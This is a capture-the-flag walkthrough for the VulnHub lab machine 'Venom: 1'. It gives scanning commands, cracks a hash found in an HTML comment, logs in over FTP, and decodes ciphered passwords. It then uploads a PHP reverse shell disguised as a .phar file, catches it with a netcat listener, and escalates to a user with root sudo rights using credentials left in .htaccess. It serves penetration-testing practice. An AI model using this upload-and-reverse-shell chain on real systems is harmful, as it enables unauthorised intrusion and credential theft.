Venom: 1

Download:

https://download.vulnhub.com/venom/venom.zip

Goal:

Enumeration

Information Gathering:

Target : 192.168.1.36

Command :


1. sudo nmap -sS 192.168.1.0/24
2. sudo nmap -sC -sV 192.168.1.36
3. sudo nmap –script ftp-* -p 21 192.168.1.36
4. sudo nmap –script http-* -p 80,443 192.168.1.36

```
Nmap scan report for venom.box (192.168.1.36)
Host is up (0.022s latency).
Not shown: 981 filtered tcp ports (no-response), 13 filtered tcp ports (host-prohibited)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   closed ssh
80/tcp   open   http
443/tcp  open   https
7070/tcp closed realserver
8084/tcp closed websnp
```

```
┌──(kali㉿kali)-[~/prac]
└─$ sudo nmap  -sC -sV 192.168.1.36
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-10 06:29 -0400
Nmap scan report for venom.box (192.168.1.36)
Host is up (0.015s latency).
Not shown: 982 filtered tcp ports (no-response), 12 filtered tcp ports (host-prohibited)
PORT     STATE  SERVICE    VERSION
21/tcp   open   ftp        vsftpd 3.0.3
22/tcp   closed ssh
80/tcp   open   http       Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Home :: Powered by Subrion 4.2
|_http-generator: Subrion CMS - Open Source Content Management System
443/tcp  open   http       Apache httpd 2.4.29
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
7070/tcp closed realserver
8084/tcp closed websnp
MAC Address: 70:C9:4E:5B:E8:A7 (Liteon Technology)
Service Info: Host: 127.0.1.1; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.83 seconds
```

Enumeration

Checking the Website. On port 80



ubuntu

Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

Source code finding:

```
</html>
<!....<5f2a66f947fa5690c26506f66bde5c23> follow this to get access on somewhere.....-->
```

A md5 hash.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f2a66f947fa5690c26506f66bde5c23

I'm not a robot

This site is exceeding reCAPTCHA Enterprise free quota.

reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f2a66f947fa5690c26506f66bde5c23	md5	hostinger

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Found the hostinger

FTP login and enumeration:

Command:

ftp 192.168.1.39 21
Get hint.txt
Cat hint.txt

```
┌──(kali㉿kali)-[~/payload]
└─$ ftp 192.168.1.39 21
Connected to 192.168.1.39.
220 (vsFTPd 3.0.3)
Name (192.168.1.39:kali): hostinger
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
ftp> get hint.txt
local: hint.txt remote: hint.txt
229 Entering Extended Passive Mode (|||46713|)
150 Opening BINARY mode data connection for hint.txt (384 bytes).
100% |***********************************************************************************************************************************|   384        3.85 MiB/s    00:00 ETA
226 Transfer complete.
384 bytes received in 00:00 (57.94 KiB/s)
ftp>
```


```
┌──(kali㉿kali)-[~/payload]
└─$ cat hint.txt
        Hey there ...

T0D0 --

* You need to follow the 'hostinger' on WXpOU2FHSnRVbWhqYlZGblpHMXNibHBYTld4amJWVm5XVEpzZDJGSFZuaz0= also aHR0cHM6Ly9jcnlwdGlpLmNvbS9waXBlcy92aWdlbmVyZS1jaXBoZXI=
* some knowledge of cipher is required to decode the dora password..
* try on venom.box
password -- L7f9l8@J#p%Ue+Q1234 → deocode this you will get the administrator password


Have fun .. :)
```

Decoding using cyber chef:


Encode:WXpOU2FHSnRVbWhqYlZGblpHMXNibHBYTld4amJWVm5XVEpzZDJGSFZuaz0=
Decode: standard vigenere cipher
Encode: aHR0cHM6Ly9jcnlwdGlpLmNvbS9waXBlcy92aWdlbmVyZS1jaXBoZXI=
Decode: https://cryptii.com/pipes/vigenere-cipher

Password of dora:

Encode : L7f9l8@J#p%Ue+Q1234
Decode: E7r9t8@Q#h%Hy+M1234



Venom.box:



Login using
Username : dora
Password: E7r9t8@Q#h%Hy+M1234

Exploiting

Got to: http://venom.box/panel/uploads/
Upload : reverse-php-shell.php file after changing the extension to .phar as Reverse-php-shell.phar
Link: https://github.com/pentestmonkey/php-reverse-shell
Note:- Change the IP and port in the script before uploading.

Start the Netcat:

Command:

```
nc  -lvnp 1234
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
```

Got to: http://venom.box/uploads/<file-name>.phar

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.1.38] from (UNKNOWN) [192.168.1.39] 55148
Linux venom 5.4.0-42-generic #46~18.04.1-Ubuntu SMP Fri Jul 10 07:21:24 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 11:05:14 up  1:52,  0 users,  load average: 40.29, 18.27, 7.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Check /etc/passwd

Two users found : hostinger and nathan .

We know the hostinger username and password.

Command:

su hostinger

cd /var/www/html/sobrion/backup

ls -la

cat .htaccess

Found the Password for nathan

Password: FzN+f2-rRaBgvALzj*Rk#_JJYfg8XfKhxqB82x_a

```
hostinger@venom:/var/www/html/subrion$ cd backup
cd backup
hostinger@venom:/var/www/html/subrion/backup$ ls -la
ls -la
total 980
drwxr-xr-x  2 www-data www-data   4096 Apr 10 15:15 .
drwxr-xr-x 13 www-data www-data   4096 May 21  2021 ..
-rwxr-xr-x  1 www-data www-data     81 May 21  2021 .htaccess
-rwxr-xr-x  1 root     root     989760 Apr 10 14:57 linpeas2.s
hostinger@venom:/var/www/html/subrion/backup$ cat .htaccess
cat .htaccess
allow from all
You_will_be_happy_now :)
FzN+f2-rRaBgvALzj*Rk#_JJYfg8XfKhxqB82x_a
hostinger@venom:/var/www/html/subrion/backup$ su nathan
su nathan
Password: FzN+f2-rRaBgvALzj*Rk#_JJYfg8XfKhxqB82x_a
```

Now change to nathan user .

Command : sudo -l

```
nathan@venom:/var/www/html/subrion/backup$ sudo -l
sudo -l
[sudo] password for nathan: FzN+f2-rRaBgvALzj*Rk#_JJYfg8XfKhxqB82x_a

Matching Defaults entries for nathan on venom:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nathan may run the following commands on venom:
    (root) ALL, !/bin/su
    (root) ALL, !/bin/su
nathan@venom:/var/www/html/subrion/backup$
```

This user has all the **privileges** as **root**.